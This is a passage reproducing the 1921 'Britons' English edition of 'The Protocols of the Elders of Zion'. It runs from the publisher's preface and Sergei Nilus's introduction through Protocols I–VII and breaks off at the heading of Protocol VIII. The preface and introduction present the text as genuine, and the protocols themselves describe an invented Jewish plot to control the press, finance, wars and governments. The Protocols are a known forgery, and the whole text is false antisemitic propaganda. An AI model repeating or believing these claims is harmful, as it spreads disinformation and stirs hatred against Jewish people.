And it must be borne in mind that Nilius first published the Protocols in 1902; that the edition from which our translation was made was published in 1905, and that the actual copy which was used in the translation is now in the British Museum, having stamped on it the date of its reception, 10th August, 1906. There is no getting over these dates, which prove that the World War, the crucifixion of Russia, strikes, revolutions and assassinations, have all taken place "according to plan." And that plan was not the plan of Germany, nor the plan of England, nor the plan of any other nation except the Nation of Jewry, with its secret language and secret government--The Hidden Hand--now, at length, completely revealed in the Protocols, which, it need hardly be said, were never intended for Gentile eyes to see.

Of course, Jews say the Protocols are a forgery. But the Great War was no forgery; the fate of Russia was no forgery; and these were predicted by the Learned Elders as long ago as 1901. The Great War was no German war--it was a Jew war. It was plotted by Jews, and was waged by Jewry on the Stock Exchanges of world. The generals and the admirals were all controlled by Jewry. The revelations of the Jutland Battle and its sequel give one small example of how the Jews conducted the war, whether by land or sea; how they secured the "profits" of the war for Jews, and how they obtained controlling power for Jewry over all the belligerents.

Reader! The publication of this work throws a great responsibility on You.

THE BRITONS
August, 1921
London

--(--)

Introduction

A MANUSCRIPT has been handed to me by a personal friend, now deceased, which with extraordinary precision and clearness describes the plan and development of a sinister world-wide conspiracy, having for its object that of bringing the unregenerate World to its inevitable dismemberment.

This document came into my possession some four years ago (1901), with the positive assurance that it is a true copy in translation, of original documents stolen by a woman from one of the most influential and most highly initiated leaders of Freemasonry (Orient Freemasonry). The theft was

accomplished at the close of a secret meeting of the "initiated" in France, that nest of "Jewish masonic conspiracy."

To those who would see and hear, I venture to reveal this manuscript under the title of "The Protocols of the Elders of Zion." On first scanning through these minutes, they might convey the impression of being what we usually call truisms, and appear to be more or less ordinary truths, though expressed with a pungency and a hatred which does not usually accompany ordinary truths. There seethes between the lines that arrogant and deep-rooted racial and religious hatred, which has been so long successfully concealed, and it bubbles over and flows, as it were, from an overfilled vessel of rage and revenge, fully conscious that its triumphant end is near.

We cannot omit to remark that its title does not altogether correspond to its contents. These are not exactly minutes of meetings, but a report made by some powerful person, divided into sections not always in a logical sequence. They convey the impression of being the part of something threatening and more important, the beginning of which is missing. The aforementioned origin of this document speaks for itself.

By the prophecies of the Holy Fathers, Anti-Christ's doings must always be a parody on Christ's life, and must have likewise their Judas. But, of course, from an earthly point of view, its Judas will not achieve his ends; thus, although of brief duration, a complete victory of the "world ruler" is assured. This reference to W. Soloviev's words is not intended to be used as a proof of their scientific authority. From an eschatological point of view, science is out of place, the important part is fate. Soloviev gives us the canvas, the embroidery will be worked by the proposed manuscript.

We might be justly reproached with the apocryphal nature of this document; but were it possible to prove this world-wide conspiracy by means of letters or by declarations of witnesses, and if its leaders could be unmasked holding its sanguinary threads, the "mysteries of iniquity," would by this very fact, be violated. To prove itself, it has to remain unmolested till the day of its incarnation in the "son of perdition."

In the present complications of criminal proceedings we cannot look for direct proofs, but we have to be satisfied with circumstantial evidence, and with such the mind of every indignant Christian observer is filled.

That which is written in this work ought to suffice for those "who have ears to hear" as being obvious and is offered them with the intention of urging them to protect themselves while there is yet time, and to be on their guard. Our conscience will be satisfied if by the grace of God we attain this most important aim of warning the Gentile world without exciting in its heart wrath against the blinded people of Israel. We trust that the Gentiles will not entertain feelings of hatred against the erroneously believing mass of Israel in its innocence of the Satanic sin of its leaders—the Scribes and Pharisees—who have already once proved themselves to be the destruction of Israel. Turning aside the wrath of God, there remains but one way—union of all Christians in Our Lord Jesus Christ and total extermination—repentance for ourselves and for others.

But is this possible in the present unregenerate condition of the world? It is impossible for the world, but still possible for believing Russia. The present political conditions of Western European states and of their affiliated countries in other continents were prophesied by the Prince of Apostles. Mankind in its aspiration to perfect its terrestrial life and in its search of a better realisation of the idea of power, which could secure everybody's well-being, and in its quest of a reign of universal satiety, which has become the highest ideal of human life, has changed the direction of its ideals by pronouncing the Christian faith as entirely discredited and not having justified the hopes bestowed on it. Overthrowing former idols, creating new ones, and raising new gods on to pedestals, the world erects for them temples, one more luxurious and more magnificent than the other, and again deposes and destroys them. Mankind has lost the very conception of the power granted by God to kings anointed, and is approaching the conditions of anarchy. Soon the swivel of the republican and constitutional scales will be worn through. The scales will collapse, and in their fall will carry away all the governments to the very abyss of raging anarchy.

The world's last rampart and last refuge from coming storm is Russia. Her true faith is still alive, the anointed Emperor still stands as her sure protector.

All the efforts of destruction on the part of the sinister and evident servants of the Anti-Christ, his conscious and unconscious workers, are concentrated on Russia. The reasons are understood, the objects are known, they must be known to believing and faithful Russia. The more threatening the coming historical moment is, the more frightening the approaching events concealed in the dense clouds are, the more courageously and with greater determination the brave and intrepid hearts of the Russians must beat. Bravely ought they to join hands round the sacred banner of their Church and round the throne their Emperor. So long as the soul lives, so long also the flaming heart beats in the bosom, there is no room for the deathly spectre of despair; but it is for us, and for our fidelity, to gain the Almighty's mercy and to delay the hour of Russia's fall.

Sergyei Nilus
1905

-(-)

PROTOCOL I

WE WILL BE PLAINSPOKEN and discuss the significance of each reflection, and by comparisons and deductions we will produce full explanations. By this means I will expose the conception of our policy and that of the Goyi (i.e., Jewish definition of all Gentiles). It must be noted that people with corrupt instincts are more numerous than those of noble instinct. Therefore in governing the world the best results are obtained by means of violence and intimidation, and not by academic discussions. Every man aims at power; everyone would like to become a dictator if he only could do so, and rarely indeed are the men who would not be disposed to sacrifice the welfare of others in order to attain their own personal aims.

What restrained the wild beasts of prey which we call men? What has ruled them up to now? In the first stages of social life they submitted to brute and blind force, then to law, which in reality is the same force, only masked. From this I am led to deduct that by the law of nature, right lies in might. Political freedom is not a fact, but an idea. This idea one must know how to apply when it is necessary, in order to use the same as a bait to attract the power of the populace to one's party, if such party has decided to usurp the power of a rival. The problem is simplified if the said rival becomes infected with ideas of freedom, so-called liberalism, and for the sake of this idea yields some of his power.

In this the triumph of our idea will become apparent. The relinquished reins of government by the law of life are immediately seized by a new hand, because the blind strength of the populace cannot exist for a single day without a leader, and the new government only fills the place of the old, which has been weakened by its liberalism.

Nowadays the power of gold has superseded liberal rulers. There was a time when religion ruled. The idea of freedom is not realisable, because no one knows how to use it with discretion.

It suffices to give the populace self-government for a short period for this populace to become a disorganized rabble. From that very moment dissensions start which soon develop into social battles; the States are set in flames and their total significance vanishes. Whether the state is exhausted by its own internal convulsions, or whether civil wars hand it over to an external foe, it can in any case be considered definitely and finally destroyed—it will be in our power. The despotism of capital, which is entirely in our hands, will hold out to it a straw, to which the state will be unavoidably compelled to cling; if it does not do so, it will inevitably fall into the abyss.

Of anybody who might, from motives of liberalism, be inclined to remark that discussions of this kind are immoral, I would ask the question, why is it not immoral for a state which has two enemies, one external and one internal, to use different means of defence against the former to that which it would use against the latter, to make secret plans of defence, to attack him by night or with superior forces?

Why should it then be immoral for the state to use these means against that which ruins the foundations and welfare of its life?

Can a sound and logical mind hope successfully to govern mobs by using arguments and reasoning, when there is a possibility of such arguments and reasonings being contradicted by other arguments, although these may possibly be ridiculous, but are made to appear more attractive to that portion of the populace which cannot think very deeply, guided as it is entirely by petty passions, habits, and conventions, and by sentimental theories? The uninitiated and ignorant populace, together with those who have risen from among them, get entangled in party dissensions which hinder all possibility of agreement even on a basis of sound arguments. Every decision of the masses is dependent on a chance or prearranged majority which, in its ignorance of political mysteries, passes absurd resolutions, thus sowing the germs of anarchy in the government.

Politics have nothing in common with morals. A ruler governed by morals is not a skilled politician, hence he is not firm on his throne. He who wants to rule must have recourse to cunningness and hypocrisy. The great human qualities of sincerity and honesty become vices in politics. They dethrone with more certainty than the bitterest enemy. These qualities have to be the attributes of the Gentle countries, but we are not in the least forced to be guided by them. Our right lies in might. The word "right" is an abstract idea established by nothing. This word signifies no more than "give me what I want in order to enable me to prove thereby that I am stronger than you are."

Where does "right" begin? Where does it end? In a state where power is badly organised, where the laws and the personality of the ruler are rendered ineffectual by the continual encroaching of liberalism, I take up a new line of attack, making use of the right of might to destroy the existing rules and regulations, seize the laws, reorganise all the institutions, and thus become the dictator of those who, of their own free will, liberally renounced their power and conferred it on us. Our strength under the present shaky condition of the civil powers will be stronger than any other, because it will be invisible till the moment when it becomes so strong that no cunning designs will undermine it.

From the temporary evil, to which we are now obliged to have recourse, will emerge the benefit of an unshakeable rule, which will reinstate the course of the mechanism of natural existence, which has been destroyed by liberalism. The end justifies the means. In making our plans we must pay attention not so much to what good and moral, as to what is necessary and profitable.

We have in front of us a plan in which a strategic line is shown. From that line we cannot deviate unless we are going to destroy the work of centuries. To work out a suitable scheme of action one must bear in mind the meanness, instability, and want of ballast on the part of the crowd, its incapability to understand and respect the conditions of its own existence and of its own welfare. One must understand that the might of the crowd is blind and void of reason in discrimination, and that it lends its ear right and left. If the blind lead the blind, they will both fall together into the ditch. Consequently those members of the crowd who are upstarts from the people, even were they geniuses, cannot come forward as leaders of the mass without ruining the nation. Only a person brought up to autocratic sovereignty can read the words formed by political letters. The people abandoned to itself, i.e., to upstarts from the masses, is ruined by party dissensions which arise from

Is it possible for the mass to discriminate quietly, and without jealousies to administer the affairs of state, which they must not confuse with their personal interests? Can they be a defence against a foreign foe? This is impossible, as a plan broken up into as many parts as there are minds in the mass loses its value, and therefore becomes unintelligible and unworkable. Alone an autocrat can conceive vast plans clearly assigning its proper part to everything in the mechanism of the machine of state. Hence we conclude that it is expedient for the welfare of the country that the government of the same should be in the hands of one responsible person. Without absolute despotism civilisation cannot exist, for civilisation is capable of being promoted only under the protection of the ruler, whoever he may be, and not at the hands of the masses.

The crowd is a barbarian, and acts as such on every occasion. As soon as the mob has secured freedom it speedily turns it into anarchy, which in itself is the height of barbarism.

Just look at these alcoholised animals stupefied by the drink, of which unlimited use is tolerated by freedom! Should we allow ourselves and our fellow creatures to do likewise? The people of the Christians, bewildered by alcohol, their youths turned crazy by classics and early debauchery, to which they have been instigated by our agents, tutors, servants, governesses in rich houses, clerks, and so forth, by our women in places of their amusement to the latter I add the so-called "society women"—their voluntary followers in corruption and luxury. Our motto must be "All means of force and hypocrisy."

Only sheer force is victorious in politics, especially if it is concealed in the talent indispensable for statesmen. Violence must be the principle, cunning and hypocrisy must be the rule of those Governments which do not wish to lay down their crown at the feet of the agents of some new power. This evil is the only means of attaining the goal of good. Therefore, we must not stop short before bribery, deceit and treachery, if these are to serve achievement of our cause.

In politics we must know how to confiscate property without any hesitation, if by so doing we can attain subjection and power. Our States, following the way of peaceful conquest, has the right of substituting for the terrors of war executions, less apparent and more expedient, which are necessary to uphold terror, producing blind submission. Just and implacable severity is the chief factor in State power. Not only for the sake of advantage, but also for that of duty and victory, we must keep to the programme of violence and hypocrisy. Our principles are as powerful as the means by which we put them into execution. That is why not only by these very means, but by the severity of our doctrines, we shall triumph and shall enslave all Governments under our super-Government. It suffices that it should be known that we are implacable in preventing recalcitrance. Even of old we were the first to cry out to the people "Liberty, equality, and fraternity." Words so often repeated since that time by ignorant parrots flocking together from far and wide round these signposts; by repeating them they deprived the world of its prosperity and the individual of his real personal freedom, which formerly had been so well guarded from being choked by the mob.

The would-be wise and intelligent Gentiles did not discern how abstract were the words which they were uttering, and did not notice how little these words agreed with one another and even contradicted each other.

They did not see that in Nature there is no equality and that she herself created different and unequal standards of mind, character and capacity. It is likewise with the subjection to Nature's laws. These wiseacres did not divine that the mob is a blind power, and that the upstarts elected from its midst as rulers are likewise blind in politics; that a man intended to be a ruler, although a fool, can govern, but that a man who has not been so intended, although he might be a genius, would understand nothing of politics. All this was left out of sight by the Gentiles. At the same time, it was on this basis that dynastic rule was founded. The father used to instruct the son in the meaning and in the course of political evolutions in such a manner that no one except the members of the dynasty should have knowledge of it, and that none could disclose the secrets to the governed people. In time, the meaning of true political teachings as transmitted in dynasties from one generation to another was lost, and this loss contributed to the success of our cause. Our call of "Liberty, equality, and fraternity", brought whole legions to our ranks from all four corners of the world through our unconscious agents, and these legions carried our banners with ecstasy. In the meantime these words were eating, like so many worms, into the well being of the Christians and were destroying their peace, steadfastness and unity, thus ruining the foundations of the States. As we shall see later on, it was this action which brought about our triumph. It gave us the possibility among other things of playing the ace of trumps—namely, the abolition of privileges; in other words, the existence of the Gentle aristocracy, which was the only protection nations and countries had against ourselves. On the ruins of natural and hereditary aristocracy we built an aristocracy of our own on a plutocratic basis. We established this new aristocracy on wealth, of which we had control, and on science promoted by scholars. Our triumph was rendered easier by the fact that we, through our connections with people who were indispensable to us, always worked upon the most susceptible part of the human mind, namely, by playing on our victims' weakness for profits, on their greed, on their insatiability, and on the material requirements of man; for each one of the said weaknesses, taken by itself, is capable of destroying initiative, thus handing over the will-power of the people to the mercy of those who would deprive them of all their power of initiative. The abstractness of the word "freedom" made it possible to convince the mob that the government is nothing else than a manager, representing the owner, that is to say, the nation, and

can be discarded like a worn-out pair of gloves. The fact that the representatives of the nation can be deposited delivered these representatives into our power and practically put their appointment into our hands.

-(-)-

PROTOCOL II

It is indispensable for our purpose that wars should not produce any territorial alterations. Thus, without territorial modifications, war would be transferred on to an economical footing. Then nations will recognise our superiority in the assistance which we shall render, and this state of affairs will put both sides at the mercy of our international million-eyed agents, who are possessed of absolutely unlimited means. Then our international rights will sweep away the laws of the world and will rule countries in the same manner as individual governments rule their subjects.

We will select administrators from among the public, who will be possessed of servile tendencies. They will not be experienced in the art of government and therefore will be easily turned into pawns in our game in the hands of our learned and wise counsellors, who have been especially trained from early childhood for governing the world. As is already known to you, these men have studied the science of governing from our political plans, from experience of history and from observation of passing events. The Gentiles do not profit by continuous historical observations, but follow theoretical routine without contemplating what the results of the same may be. Therefore we need not take the Gentiles into consideration. Let them enjoy themselves until the time comes, or let them live in hopes of new amusements or on the reminiscences of passed joys. Let them think that these laws of theory, with which we have inspired them, are of supreme importance to them. With this object in view, and with the help of our press, we continually increase their blind faith in these laws. The educated classes of the Gentiles will pride themselves in their learning and, without verifying it, they will put into practice the knowledge obtained from science which was dished up to them by our agents with the object of educating their minds in the direction which we required.

Do not imagine that our assertions are empty words. Note here the success of Darwin, Marx and Nietzsche pre-arranged by us. The demoralising effect of the tendencies of these sciences on the Gentle mind should certainly be obvious to us.

In order to refrain from making mistakes in our policy and administrative work, it is essential for us to

The triumph of our theory is its adaptability to the temperament of the nations with which we come in contact. It cannot be successful if its practical application is not based on the experience of the past in conjunction with observations of the present. The press in the hands of existing governments is a great power, by which the control of peoples' minds is obtained. The press demonstrates the vital claims of the populace, advertises complaints and sometimes creates discontent among the mob. The realisation of free speech is born in the press. But governments did not know how to make proper use of this power, and it fell into our hands. Through the press we achieved influence, although we ourselves kept in the background. Thanks to the press we accumulated gold, though it cost us streams of blood: it cost us the sacrifice of many of our people, but every sacrifice on our side is worth thousands of Gentiles before God.

-(-)-

PROTOCOL III

Today I can assure you that we are only within a few strides of our goal. There remains only a short distance and the cycle of the Symbolic Serpent—that badge of our people—will be complete. When this circle is locked, all the States of Europe will be enclosed in it, as it were, by unbreakable chains.

The existing constructional scales will soon collapse because we are continually throwing them out of balance in order the more quickly to wear them out and destroy their efficiency.

The Gentiles thought that the scales had been made sufficiently strong and expected them to balance accurately. But the supporters of the scales—that is to say, the heads of States—are hampered by their servants who are of no avail to them, drawn away as they are by this unlimited power of intrigue which is theirs, thanks to the terrors prevailing in the palaces.

As the sovereign has no means of access to the hearts of his people, he cannot defend himself against the power-loving intriguers. As the watchful power has been separated by us from the blind power of the populace, both have lost their significance, because once parted they are as helpless as a blind man without a stick. In order to induce lovers of power to make a bad use of their rights, we set all powers one against the other by encouraging their liberal tendencies towards independence. We encouraged every undertaking in this direction; we placed formidable weapons in the hands of all parties and made power the goal of every ambition. Out of governments we made arenas on which party wars are fought out. Soon open disorder and bankruptcy will appear everywhere. Insuppressible babblers transformed parliamentary and administrative meetings into debating meetings. Audacious journalists and impudent pamphleteers are continually attacking the administrative powers. Abuse of power will definitely prepare the crash of all institutions and everything will fall prostrate under the blows of the raging populace. The people are enslaved in the sweat of their brows in poverty after a manner more formidable than the laws of serfdom. From the latter they could free themselves by some means or another, whereas nothing will liberate them from the tyranny of absolute want. We took care to insert rights in constitutions which for the masses are purely fictitious. All the so-called "rights of the people" can only exist in ideas which are not applicable in practice. How does it avail a workman of the proletariat, who is bent double by work and oppressed by his fate, if a chattering gets the right to speak or a journalist the right to publish any kind of rubbish? What good is a constitution to the proletariat if they get no other advantage from it except the crumbs which we throw them from our table in return for their votes to elect our agents? Republican rights are an irony for the pauper, for the necessity of every day's labour keeps him from gaining any advantage by such rights and it only takes away the guarantee of continuous fixed wages, making him dependent on employers, strikes and comrades. Under our auspices the populace exterminated the aristocracy which had supported and guarded the people for its own benefit, which benefit is inseparable from the welfare of the populace. Nowadays, having destroyed the privileges of the aristocracy, the people fall under the yoke of cunning profiteers and upstarts.

We intend to appear as though we were the liberators of the labouring man, come to free him from this oppression, when we shall suggest to him to join the ranks of our armies of Socialists, Anarchists and Communists. The latter we always patronise, pretending to help them out of fraternal principle and the general interest of humanity evoked by our socialistic masonry. The aristocracy, who by right shared the labour of the working classes, were interested in the same being well-fed, healthy and strong. We are interested in the opposite, i.e., in the degeneration of the Gentiles. Our strength lies in keeping the working man in perpetual want and impotence; because, by so doing, we retain him subject to our will and, in his own surroundings, he will never find either power or energy to stand up against us. Hunger will confer upon Capital more powerful rights over the labourer than ever the lawful power of the sovereign could confer upon the aristocracy.

We govern the masses by making use of feelings of jealousy and hatred kindled by oppression and need. And by means of these feelings we brush aside those who impede us in our course.

When the time comes for our Worldly Ruler to be crowned, we will see to it that by the same means—*i.e.*, by making use of the mob—we will destroy everything that may prove to be an obstacle in our way.

The Gentiles are no longer capable of thinking without our aid in matters of science. That is why they do not realise the vital necessity of certain things; which we will make a point of keeping against the moment when our hour arrives—namely, that in schools the only true and the most important of all sciences must be taught, that is, the science of the life of man and social conditions, both of which require a division of labour and therefore the classification of people in castes and classes. It is imperative that every one should know that true equality cannot exist owing to the different nature of various kinds of work, and those who act in a manner detrimental to a whole caste have a different responsibility before the law to those who commit a crime only affecting their personal honour.

The true science of social conditions, to the secrets of which we do not admit the Gentiles, would convince the world that occupations and labour should be kept in specified castes so as not to cause human suffering, arising from an education which does not correspond with the work which individuals are called upon to do. If they were to study this science, the people would of their own free will submit to the ruling powers and to the castes of government classified by them. Under the present conditions of science and the line which we have allowed it follow, the populace, in its ignorance, blindly believes in printed words and in erroneous illusions which have been duly inspired by us, and it bears malice to all classes it thinks higher than itself. For it does not understand the importance of each caste. This hatred will become still more acute where economical crises are concerned, for then it will stop the markets and production. We will create a universal economical crisis, by all possible underhand means and with the help of gold, which is all in our hands. Simultaneously we will throw on to the streets huge crowds of workmen throughout Europe. These masses will then gladly throw themselves upon and shed the blood of those of whom, in their ignorance, they have been jealous from childhood, and whose belongings they will then be able to plunder.

They will not harm us, because the moment of the attack will be known to us and we will take measures protect our interests.

We persuaded the Gentiles that liberalism would bring them to a kingdom of reason. Our despotism will be of this nature, for it will be in a position to put down all rebellions and by just severity to exterminate every liberal idea from all institutions.

When the populace noticed that it was being given all sorts of rights in the name of liberty, it imagined itself to be the master, and tried to assume power. Of course, like every other blind man, the mass came up against innumerable obstacles. Then, as it did not wish to return to the former regime, it lay its power at our feet. Remember the French Revolution, which we call the "Great," the secrets of its preparatory organisation are well known to us, being the work of our hands. From that time onwards we have led nations from one disappointment to another, so that they should even renounce us in favour of the King-Despot of the blood of Zion, whom we are preparing for the world. At present we, as an international force, are invulnerable, because, whilst we are attacked by one Gentle government, we are upheld by others. In their intense meanness the Christian peoples help our independence—when kneeling they crouch before power; when they are pitiless towards the weak; merciless in dealing with faults and lenient to crimes; when they refuse to recognise the contradictions of freedom; when they are patient to the degree of martyrdom in bearing with the violence of an audacious despotism.

At the hands of their present dictators, premiers and ministers, they endure abuses, for the smallest of which they would have murdered twenty kings. How is this state of affairs to be explained? Why are the masses so illogical in their conception of events? The reason is, that despots persuade the people through their agents, that, although they may misuse their power and do injury to the state, this injury is done with a high purpose, i.e., in order to attain prosperity for the populace, for the sake of international fraternity, unity and equality.

Certainly they do not tell them that such unification can only be obtained under our rule. So we see the populace condemning the innocent, and acquitting the guilty, convinced that it can always do what it pleases. Owing to this state of mind the mob destroys all solidity and creates disorder at every turn and corner. The word "liberty" brings society into conflict with all the powers, even with that of Nature and of God. That is why, when we come into power, we must strike the word "liberty" out of the human dictionary, as being the symbol of beastly power, which turns the populace into blood-thirsty animals. But we must bear in mind that these animals fall asleep as soon as they are sated with blood, and at that moment it is easy to enchant and enslave them. If they are not given blood, they will not sleep, but will fight with one another.

--()--

PROTOCOL IV

Every republic passes through various stages. The first stage is the first days raging of the blind, sweeping and destroying right and left. The second, the reign of the demagogue, bringing forth anarchy and entailing despotism. This despotism is not officially legal, and, therefore, irresponsible; it is concealed and invisible, but, all the same, lets itself be felt. It is generally controlled by some secret organisation, which acts behind the back of some agent, and will, therefore, be the more unscrupulous and daring. This secret power will not mind changing its agents who mask it. The changes will even help the organisation, which will thus be able to rid itself of old servants, to whom it would have been necessary to pay larger bonuses for long service. Who or what can defrone an invisible power? Now this is just what our government is. The masonic lodge throughout the world unconsciously acts as a mask for our purpose. But the use that we are going to make of this power in our plan of action, and even our headquarters, remain perpetually unknown to the world at large.

Liberty could be harmless and exist in governments and countries without being detrimental to the welfare of the people, if it were based on religion and fear of God, on human fraternity, free from ideas of equality, which are in direct contradiction to the laws of creation, and which have ordained submission.

Governed by such a faith as this, the people would be ruled under the guardianship of their parishes, and would exist quietly and humbly under the guidance of the spiritual pastor, and submit to God's disposition on earth. That is why we must extract the very conception of God from the minds of the Christians and replace it by arithmetical calculations and material needs. In order to divert the minds of the Christians from our policy, it is essential that we should keep them occupied with trade and commerce. Thus all nations will be striving for their own profits, and in this universal struggle will not notice their common enemy. But, so that liberty should entirely dislocate and ruin the social life of the Gentiles, we must put commerce on a speculative basis. The result of this will be, that the riches of the land extracted by production will not remain in the hands of the Gentiles, but will pass through speculation into our coffers.

The struggle for superiority and continuous speculations in the business world will create a demoralised, selfish and heartless society. This society will become completely indifferent and even disgusted by religion and politics. Lust of gold will be their only guide. And this society will strive after this gold, making a veritable cult of the materialistic pleasures with which it can keep them supplied. Then the lower classes will join us against our competitors—the privileged Gentiles—with no pretence a noble motive, or even for the sake of riches, but out pure hatred towards the upper classes.

--()--

PROTOCOL V

What kind of government can one give to societies in which bribery and corruption have penetrated everywhere, where riches can only be obtained by cunning surprises and fraudulent means, in which dissensions continuously prevail; where morality must be supported by punishment and strict laws, and not by voluntary accepted principles, in which patriotic and religious feelings are merged in cosmopolitan convictions?

What form of government can be given to these societies other than the despotic form, which I describe to you?

We will organise a strong centralised government, so as to gain social powers for ourselves. By new laws we will regulate the political life of our subjects, as though they were so many parts of a machine. Such laws will gradually restrict all freedom and liberties allowed by the Gentiles. Thus our reign will develop into such a mighty despotism, that it will be able at any time or place to squash discontented or recalcitrant Gentiles.

We shall be told that the kind of despotism which I suggest will not suit the actual progress of civilisation, but I will prove to you that the contrary is the case. In the days when the people looked on their sovereigns as on the will of God, they quietly submitted to the despotism of their monarchs. But from the day that we inspired the populace with the idea of its own rights, they began to regard kings

as ordinary mortals. In the eye of the mob the holy anointment fell from the head of monarchs, and, when we took away their religion, the power was thrown into the streets like public property, and was snatched up by us. Moreover, among our administrative gifts, we count also that of ruling the masses and individuals by means of cunningly constructed theories and phraseology, by rules of life and every other kind of device. All these theories, which the Gentiles do not at all understand, are based on analysis and observation, combined with so skilful a reasoning as cannot be equalled by our rivals, any more than these can compete with us in the construction of plans for political actions and solidarity. The only society known to us which would be capable of competing with us in these arts, might be that of the Jesuits. But we have managed to discredit these in the eyes of the stupid mob as being a palpable organisation, whereas we ourselves have kept in the background, reserving our organisation as a secret.

Moreover, what difference will it make to the world who is to become its master, whether the head of the Catholic Church, or a despot of the blood of Zion?

But to us, "the Chosen People," the matter cannot be indifferent. For a time the Gentiles might perhaps be able to deal with us. But on this account we need fear no danger, as we are safeguarded by the deep roots of their hatred for one another, which cannot be extracted.

We set at variance with one another all personal and national interests of the Gentiles, by promulgating religious and tribal prejudices among them, for nearly twenty centuries. To all this, the fact is due that not one single government will find support from its neighbours when it calls upon them for it, in opposing us, because each one of them will think that action against us might be disastrous for its individual existence. We are too powerful—the world has to reckon with us. Governments cannot make even a small treaty without our being secretly involved in it. *Per me reges regunt*—let kings reign through me. We read in the Law of Prophets that we have been chosen by God to rule the earth. God gave us genius, in order that we should be capable of performing this work. Were there a genius in the enemy's camp he might yet fight us, but a newcomer would be no match for old hands like ourselves, and the struggle between us would be of such a desperate nature as the world has never yet seen. It is already too for their genius. All the wheels of state-mechanism are set in motion by a power, which is in our hands, that to say—gold.

The science of political economy, thought out by our learned scientists, has already proved that the power of capital is greater than the prestige of the Crown.

Capital, in order to have a free field, must obtain absolute monopoly of trade and commerce. This is already being achieved by an invisible hand in all parts of world. Such a freedom will give political power to traders, who, by profiteering, will oppress the populace.

Nowadays it is more important to disarm the people than to lead them to war. It is more important to use burning passions for our cause, than to extinguish them: to encourage the ideas of others and use them for our own purpose, than to dissipate them. The main problem for our government is: how to weaken the brain of the public by criticism, how to make it lose its power of reasoning, which creates opposition, and how to distract the public mind by senseless phraseology.

At all times nations, as well as individuals, have taken words for deeds, as they are contented with what they hear, and seldom notice whether the promise has been actually fulfilled. Therefore, simply for the purpose of show, we will organise institutions, members of which, by eloquent speeches, will prove and praise their contributions to "progress."

We will assume a liberal appearance for all parties and for all tendencies, and will provide all our orators with one. These orators will be so loquacious, that they will weary the people with speeches to such a degree, that the people will have more than enough of oratory of any kind.

In order to secure public opinion, this must first be made utterly confused by the expression from all sides of all manner of contradictory opinions, until the Gentiles become lost in their labyrinth. Then they will understand that the best course to take is to have no opinion on political matters—matters

which are not intended to be understood by the public, but which should only be reserved to the directors of affairs. This is the first secret.

The second secret, necessary for our successful governing, consists in multiplying to such an extent the faults, habits, passions, and conventional laws of the country, that nobody will be able to think clearly in the chaos—therefore men will cease to understand one another.

This policy will also help us to sow dissensions amongst all parties, to dissolve all collective powers, and to discourage all individual initiative, which might in any way hinder our schemes.

There is nothing more dangerous than personal initiative: if there are brains at the back of it, it may do more harm to us than the millions of people whom we have set at one another's throats.

We must direct the education of Christian societies in such a way, that in all cases where initiative is required for an enterprise, their hands should drop in hopeless despair. Tension, brought about by freedom of action, loses force when it encounters the freedom of others. Hence come—moral shocks, disappointments and failures. By all these means we will so oppress the Christians that they will be forced to ask us to govern them internationally. When we attain such a position we shall be able, straightforward, to absorb all powers of governing throughout the whole world, and to form a universal Super-government. In the place of existing governments we will place a monster, which will be called the Administration of the Supergovernment. Its hands will be outstretched like far-reaching pinchers, and it will have such an organisation at its disposal, that it will not possibly be able to fail in subduing all countries.

-(-)

PROTOCOL VI

Soon we will start organising great monopolies—reservoirs of colossal wealth, in which even the large fortunes of the Gentiles will be involved to such an extent that they will sink together with the credit of their government the day after political crisis takes place. (It being evidently intended that the Jews should withdraw their money at the last moment.)

Those among you who are present here today, and are economists, just calculate the importance of this scheme!

We must use every possible kind of means to develop the popularity of our Supergovernment, holding it up as a protection and recompenser of all who willingly submit to us.

The aristocracy of the Gentiles, as a political power, is no more,—therefore we need not consider it any more from that point of view. But as landowners they are still dangerous to us, because their independent existence is ensured through their resources. Therefore it is essential for us, at all costs, to deprive the aristocracy of their lands. To attain this purpose the best method is to force up rates and taxes. These methods will keep the landed interests at their lowest possible ebb. The aristocrats of the Gentiles, who, by the tastes which they have inherited, are incapable of being contented with a little, will soon be ruined.

At the same time we must give all possible protection to trade and commerce, and especially to speculation, the principal role of which is to act as a counterpoise to industry.

Without speculation industry will enlarge private capitals and will tend to raise agriculture by freeing the land from debt and mortgages, advanced by agricultural banks. It is essential that industry should drain the land of all its riches, and speculation should deliver all the world's wealth thus procured into our hands. By this means all the Gentiles would be thrown into the ranks of the proletariat. Then the Gentiles will bow down before us, in order to obtain the right to exist.

In order to ruin the industry of the Gentiles and to help speculation, we will encourage the love for boundless luxury, which we have already developed. We will increase the wages, which will not help the workmen, as at the same time we will raise the price of prime necessities, taking as a pretext the bad results of agriculture. We will also artfully undermine the basis of production by sowing seeds of anarchy amongst the workmen, and encouraging them in the drinking of spirits. At the same time we will use all possible means to drive all the Gentle intelligence from the land. In order that the true position of affairs should not be prematurely realised by the Gentiles, we will conceal it by an apparent desire to help the working classes in solving great economical problems, the propaganda of which our economical theories are assisting in every possible way.

-(-)

PROTOCOL VII

Intensified military service and the increase of police force are essential to complete the above plans. It is essential for us to arrange that, besides ourselves, there should be in all countries nothing but a huge proletariat, so many soldiers and police loyal our cause.

In the whole of Europe, and with the help of Europe, we must promote on other continents sedition, dissensions and mutual hostility. In this there is a twofold advantage: firstly by these means we command the respect of all countries, who well know that we have the power to create upheavals at will, or else to restore order. All countries are used to look to us for the necessary pressure, when such is required. Secondly, by intrigues we shall entangle all the threads spun by us in the ministries of all governments not only by our policies, but by trade conventions and financial obligations.

In order to obtain these ends we must have recourse to much slyness and artfulness during negotiations and agreements, but in what is called "official language" we shall assume the opposite tactics of appearing honest and amenable. Thus the governments of the Gentiles, which we taught to look only on the showy side of affairs, as we present these to them, will even look upon us as benefactors and saviours of humanity.

We must be in a position to meet every opposition with a declaration of war on the part of the neighbouring country of that state which dares to stand in our way; but if such neighbours in their turn were to decide to unite in opposing us, we must respond by creating a universal war.

The main success in politics consists in the degree of secrecy employed in pursuing it. The action of a diplomat must not correspond with his words. To help our world-wide plan, which is nearing its desired end, we must influence the governments of the Gentiles by so-called public opinions, in reality prearranged by us by means of that greatest of all powers—the press, which, with a few insignificant exceptions not worth taking into account, is entirely in our hands.

Briefly, in order to demonstrate our enslavement of the Gentle governments in Europe, we will show our power to one of them by means of crimes of violence, that is to say by a reign of terror (note the present state of Russia, circa 1921); and in case they all rise against us we will respond with American, Chinese or Japanese guns.

-(-)

PROTOCOL VIII

